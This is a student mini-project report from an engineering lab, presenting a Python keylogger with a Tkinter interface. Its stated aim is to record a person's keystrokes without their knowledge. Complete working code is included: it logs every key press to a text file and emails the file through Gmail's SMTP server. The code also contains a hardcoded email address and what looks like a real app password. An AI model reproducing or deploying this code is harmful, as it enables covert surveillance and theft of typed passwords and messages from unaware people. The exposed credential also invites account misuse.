**KEYLOGGER**

**Mini Project Report**

of

**Open Source Technology Lab**

by

**AASHISH JETHWA (23)**

**HARSHALI MALGUNDKAR (36)**

**SAURABHKUMAR MAURYA (37)**

Supervisor:

**Prof. Dnyaneshwar Bhabad**



**Computer Engineering Department**

**VIVA Institute of Technology**

**University of Mumbai**

**2018-2019**

**AIM:** Mini Project on Keylogger.

**OBJECTIVE:**

1. To track a user’s keyboard without his/her knowledge.
2. To keep a record of his activities into a text file.
3. Emails sent of the data to the admin.

**SOFTWARE:**

Pycharm with libraries

* Smtplib and EmailMessage for email purpose
* Tkinter for GUI
* Pynput for keyboard listening

**THEORY:**

1. **Pynput library:**

This library allows you to control and monitor input devices. It contains subpackages for each type of input device supported.

Pynput.keyboardContains classes for controlling and monitoring the keyboard.

A keyboard listener is a threading.Thread**,** and all callbacks will be invoked from the thread. Call pynput.keyborad.Listener.stop from anywhere, raiseStopExexution or return False from a callback to stop the listener.The key parameter passed to callbacks is a pynput.keyborad.Key, for special keys, a pynput.keyborad.KeyCode for normal alphanumeric keys, or just None for unknown keys.

**The Keyboard Listener Thread:**

The listener callbacks are invoked directly from an operating thread on some platforms, notably Windows. This means that long running procedures and blocking operations should not be invoked from the callback, as this risks freezing input for all processes. A possible workaround is to just dispatch incoming messages to a queue, and let a separate thread handle them.

**Controlling the keyboard:**

Use pynput.keyboard.Controller

1. **Tkinter library :**

Python offers multiple options for developing GUI (Graphical User Interface). Out of all the GUI methods, tkinter is most commonly used method. It is a standard Python interface to the Tk GUI toolkit shipped with Python. Python with tkinter outputs the fastest and easiest way to create the GUI applications. Creating a GUI using tkinter is an easy task. There are methods and widgets used need to remember while creating GUI:

* Tk(screenName=None, baseName=None, className=’Tk’, useTk=1)**:** To create a main window, tkinter offers a method ‘Tk(screenName=None, baseName=None, className=’Tk’, useTk=1)’. To change the name of the window, you can change the className to the desired one.
* mainloop(): There is a method known by the name mainloop() is used when you are ready for the application to run. mainloop() is an infinite loop used to run the application, wait for an event to occur and process the event till the window is not closed.
* Label(): for Labeling the GUI
* Buttons(): for calling functions like **KeyLog()** and **Email()**
* iconbitmap(): for giving icon to tkinter window
* PhotoImage(): for using photo in GUI and display it via Label.

1. **Smtplib and EmailMessage library:**

Simple Mail Transfer Protocol (SMTP) is a protocol, which handles sending e-mail and routing e-mail between mail servers. Python provides smtplib module, which defines an SMTP client session object that can be used to send mail to any Internet machine with an SMTP or ESMTP listener daemon. An SMTP object has an instance method called sendmail, which is typically used to do the work of mailing a message.

* The senders − A string with the address of the sender.
* The reader − A list of strings, one for each recipient.
* The message − A message as a string formatted as specified in the various RFCs.

**EmailMessage :**

Smtplib is bit complicated while reading the header in the email to be sent. So we are using EmailMessage which is comparatively less complicated than the smtp library.

An email message consists of headers and a payload. Headers must be **RFC 5233** style names and values, where the field name and value are separated by a colon. The colon is not part of either the field name or the field value. The payload may be a simple text message, or a binary object, or a structured sequence of sub-messages each with their own set of headers and their own payload.

**CODE:**

**import tkinter as tk**

**from tkinter import \***

**from pynput.keyboard import Listener**

**root = tk.Tk()**

**root.title('Python Keylogger')**

**root.geometry('500x500')**

**root.iconbitmap(r'favicon.ico')**

**keyLabel = Label(root, text='Key Logger', bg='#ff9514', fg='#fff', font=('blanka', 50), width=50).pack()**

**canvas = Canvas()**

**canvas.create\_rectangle(20, 60, 480, 395, outline="#ff9514", fill="#ff9514")**

**canvas.pack(fill=BOTH, expand=1)**

**img = PhotoImage(file="bullet.png")**

**img = img.zoom(1)**

**img = img.subsample(35)**

**imgLabel = Label(root, image=img).place(x=30, y=200)**

**l = Label(root, text='Keyboard Tracking', font=('Perpetua Titling MT', 12), fg='#fff', bg='#ff9514').place(x=70, y=198)**

**imgLabel1 = Label(root, image=img).place(x=30, y=235)**

**l1 = Label(root, text='Send Logs to Admin via E-mail', font=('Perpetua Titling MT', 12), fg='#fff', bg='#ff9514').place(x=70, y=233)**

**lbl = Label(root, text='MY FEATURES', font=('Perpetua Titling MT', 12, 'bold'), fg='#fff', bg='#ff9514').place(x=185, y=155)**

**def keyLog():**

**def writeToFile(key):**

**letter = str(key)**

**letter = letter.replace("'", "")**

**if letter == 'Key.space':**

**letter = ' '**

**if letter == 'Key.alt\_l':**

**letter = ''**

**if letter == 'Key.alt\_r':**

**letter = ''**

**if letter == 'Key.tab':**

**letter = ''**

**if letter == 'Key.backspace':**

**letter = ''**

**if letter == 'Key.enter':**

**letter = "\n"**

**if letter == 'Key.esc':**

**exit(1)**

**with open('logs.txt', 'a') as f:**

**f.write(letter)**

**with Listener(on\_press=writeToFile) as listen:**

**listen.join()**

**f = open('logs.txt', 'a')**

**f.write('\n\n\n\n')**

**f.close()**

**def Email():**

**import smtplib**

**from email.message import EmailMessage**

**senderEmail = 'aashish99friend@gmail.com'**

**senderPassword = 'znazxdbkhusouhmm'**

**reciverEmail = 'aashish99friend@gmail.com'**

**msg = EmailMessage()**

**msg['Subject'] = 'Test Scrip Python'**

**msg['From'] = senderEmail**

**msg['To'] = reciverEmail**

**msg.set\_content('Helloooooo Worldddddd')**

**files = ['logs.txt']**

**for file in files:**

**with open(file, 'rb') as f:**

**file\_data = f.read()**

**file\_name = f.name**

**msg.add\_attachment(file\_data, maintype='application', subtype='octet-stream', filename=file\_name)**

**with smtplib.SMTP\_SSL('smtp.gmail.com', 465) as smtp:**

**smtp.login(senderEmail, senderPassword)**


**smtp.send\_message(msg)**


**startScript = Button(root, text="Start Script", bg='#ff9514', fg='white', width=10, font=('Perpetua Titling MT', 12, 'bold'), command=keyLog).place(x=20, y=105)**

**sendEmail = Button(root, text="SEND LOGS", fg='#ff9514', bg='white', width=10, font=('Perpetua Titling MT', 12, 'bold'), command=Email).place(x=340, y=435)**

**root.mainloop()**

**OUTPUT:**

****

****

**CONCLUSION:**

Thus, we have successfully created a mini project of Open Source Technology Lab by implementing various functions and functionalities of Python libraries like pynput, smtplib, EmailMessage, Tkinter. We have created a Keylogger that tracks the user’s keyboard activities without the knowledge of the user. Also we have send the email messages to the admin with the help of the smtplib and EmailMessage libraries.